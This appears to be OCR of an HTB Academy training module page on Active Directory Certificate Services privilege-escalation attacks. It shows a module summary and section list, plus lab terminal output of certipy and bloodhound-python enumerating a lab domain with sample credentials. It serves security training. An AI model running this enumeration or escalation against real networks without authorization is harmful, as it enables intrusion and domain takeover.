
Requirement check

```
Template Name: ESC13User
  ...
  Enabled : True
  Requires Manager Approval             : False
  Authorized Signature Required         : 0
  ...
  Permissions
    Enrollment permissions
      Enrollment Rights                 : LAB.LOCAL\Domain Users
```

ESC13

Certificate Template: VulnerableTemplate	
Subject	Victim
Policy Identifier	ESC13OID

TGT	
EffectiveName	Victim
Groups	513, 2211



PRACTICAL

ADCS Attacks

Tier III | Hard | Offensive | 4 days

This module focuses on privilege escalation attacks by abusing misconfigurations in Active Directory Certificate Services.

★★★★★

Created by PlainText

Co-Authors: Sentinal, BlWasp, nwodtuhs

HTB ACADEMY

Module Summary

Organizations utilizing Active Directory rely on Active Directory Certificate Services (ADCS) to build and maintain their internal Public Key Infrastructure (PKI), enabling them to issue and manage digital certificates. Digital certificates are essential for establishing secure communication channels, enabling encryption, and serving as cryptographic credentials that authenticate the identities of users, devices, and services, among other functionalities.

However, despite its many benefits, ADCS is a vast and complex system, making it prone to various misconfigurations that can open the door to attacks, particularly domain escalation. Not only do system administrators neglect to ensure a robust ADCS security posture, but they often misunderstand its workings.

In this module, we will learn about the various domain escalation scenarios caused by ADCS misconfigurations, covering all of the ones released by SpecterOps and those discovered later. After thoroughly comprehending each domain escalation scenario, we will learn how to abuse these misconfigurations from Windows and Linux systems, allowing us to escalate privileges horizontally and vertically and move laterally across a domain.

This module is broken into sections with accompanying hands-on exercises to practice each of the tactics and techniques we cover. The module ends with a practical hands-on skills assessment to gauge your understanding of the various topic areas.

You can start and stop the module at any time and pick up where you left off. There is no time limit or "grading."


Module Sections

- ADCS Introduction
- Introduction to ADCS Misconfigurations
- ADCS Enumeration
- ESC1
- ESC2
- ESC3
- Certificate Mapping
- ESC9
- ESC10
- ESC6
- ESC4
- ESC7
- ESC5


```
┌─[eu-academy-6]─[10.10.14.136]─[htb-ac-738665@htb-tr9y2so07t]─[~]
└──╼ [★]$ certipy find -h
Certipy v4.8.2 - by Oliver Lyak (ly4k)

usage: certipy find [-h] [-debug] [-bloodhound] [-old-bloodhound] [-text] [-stdout] [-json] [-output prefix] [-enabled] [-dc-only]
                    [-vulnerable] [-hide-admins] [-scheme ldap scheme] [-dc-ip ip address] [-target-ip ip address] [-target dns/ip address]
                    [-ns nameserver] [-dns-tcp] [-timeout seconds] [-u username@domain] [-p password] [-hashes [LMHASH:]NTHASH] [-k] [-sspi]
                    [-aes hex key] [-no-pass] [-ldap-channel-binding]

options:
  -h, --help            show this help message and exit
  -debug                Turn debug output on

output options:
  -bloodhound           Output result as BloodHound data for the custom-built BloodHound version from @ly4k with PKI support
  -old-bloodhound       Output result as BloodHound data for the original BloodHound version from @BloodHoundAD without PKI support
  -text                 Output result as text
  -stdout               Output result as text to stdout
  -json                 Output result as JSON
  -output prefix        Filename prefix for writing results to

find options:
  -enabled              Show only enabled certificate templates. Does not affect BloodHound output
  -dc-only              Collects data only from the domain controller. Will not try to retrieve CA security/configuration or check for Web
                        Enrollment
  -vulnerable           Show only vulnerable certificate templates based on nested group memberships. Does not affect BloodHound output
```


```
┌─[eu-academy-6]─[10.10.14.136]─[htb-ac-738665@htb-tr9y2so07t]─[~]
└──╼ [★]$ certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip 10.129.228.236 -vulnerable -bloodhound
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 41 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Saved BloodHound data to '20251004094026_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
```

```
┌─[eu-academy-6]─[10.10.14.136]─[htb-ac-738665@htb-tr9y2so07t]─[~/bloodhound]
└──╼ [★]$ certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip 10.129.228.236 -vulnerable -old-bloodhound
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 41 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Saved BloodHound data to '20251004094422_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @BloodHoundAD
```


BloodHound
LAB.LOCAL
ESC3@LAB.LOCAL
ESC9@LAB.LOCAL
TESTINGCERT@LAB.LOCAL
ESC2@LAB.LOCAL
ESC4@LAB.LOCAL
ESC1@LAB.LOCAL
LAB-LAB-DC-CA@LAB.LOCAL
LDAPS@LAB.LOCAL
ESC7_1@LAB.LOCAL
KERBEROSAUTHENTICATION@LAB.LOCAL
Upload Progress
Invalid File Type
NaN%
20251004094422_gpos.json
Upload Complete
100%
Post Process
Post Processing Complete
100%
Clear Finished

```
┌─[eu-academy-6]─[10.10.14.136]─[htb-ac-738665@htb-i1zlqwng0u]─[~/bloodhound]
└──╼ [★]$ bloodhound-python -u blwasp@lab.local -d lab.local -p 'Password123!' -c all -g lab-dc.lab.local -ns 10.129.228.236
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: lab.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (lab-dc.lab.local:88)] [Errno -2] Nam
e or service not known
INFO: Connecting to LDAP server: lab-dc.lab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: lab-dc.lab.local
INFO: Found 16 users
INFO: Found 54 groups
INFO: Found 4 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: lab-dc.lab.local
INFO: Querying computer: LAB-Workstation.lab.local
INFO: Querying computer: LAB-DC.lab.local
WARNING: Could not resolve: LAB-Workstation.lab.local: The DNS query name does not exist: LAB-Workstation.lab.local.
WARNING: Connection timed out while resolving sids
WARNING: Connection timed out while resolving sids
WARNING: Connection timed out while resolving sids
WARNING: Connection timed out while resolving sids
```


BloodHound
Search for a node
ENTERPRISE READ-ONLY DOMAIN CONTROLLERS@LAB.LOCAL
SUBCA@LAB.LOCAL
DOMAIN CONTROLLERS@LAB.LOCAL
SERVER OPERATORS@LAB.LOCAL
DEFAULT DOMAIN POLICY@LAB.LOCAL
DISABLE WINDOWS DEFENDER@LAB.LOCAL
GPLink
Contains
MemberOf
ADMINISTRATORS@LAB.LOCAL
DOMAIN ADMINS@LAB.LOCAL
USERS@LAB.LOCAL
ENTERPRISE ADMINS@LAB.LOCAL
BACKUP OPERATORS@LAB.LOCAL
ADMINISTRATOR@LAB.LOCAL
PRINT OPERATORS@LAB.LOCAL
ESC3@LAB.LOCAL
ACCOUNT OPERATORS@LAB.LOCAL
ESC2@LAB.LOCAL
ENTERPRISE KEY ADMINS@LAB.LOCAL
KEY ADMINS@LAB.LOCAL
USER2@LAB.LOCAL
DOMAIN USERS@LAB.LOCAL
ESC1@LAB.LOCAL
Raw Query



